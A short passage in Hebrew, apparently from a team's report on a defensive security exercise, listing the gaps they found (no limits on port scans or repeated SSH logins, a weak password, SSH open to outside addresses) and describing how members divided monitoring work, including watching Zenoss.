- 1 – חוסר בחוק המונע סריקת פורטים ובנוסף חוק שמונע מספר ניסיונות התחברות ל-SSH באמצעות סיסמאות שונות.
 - 2 – סיסמא פשוטה מדי.
 - 3 – אפשרות כניסה ל-SSH כגורם חיצוני (אייפי לא מוכר לארגון – הרחבה בסעיף הקודם).

אין ברשותנו כרגע את הידע לפתח כלים.

אופן עבודת הצוות

בתרחיש זה חילקנו את עבודת הצוות בכך שכל אחד יחקור נושא אחר תוך כדי תהליך ההגנה. למשל, יצחק היה בפיקוח על ה-Zenoss ועדכן אותנו בפעילויות חשודות. מאמין שבתרחישים גדולים יותר תהיה לנו חלוקת עבודה גדולה יותר בכך שכל אחד יחקור כיוון אחר – כרגע 2 התרחישים האחרונים היו יחסית קטנים וממוקדים ולא היה צורך בחלוקה עבודה גדולה.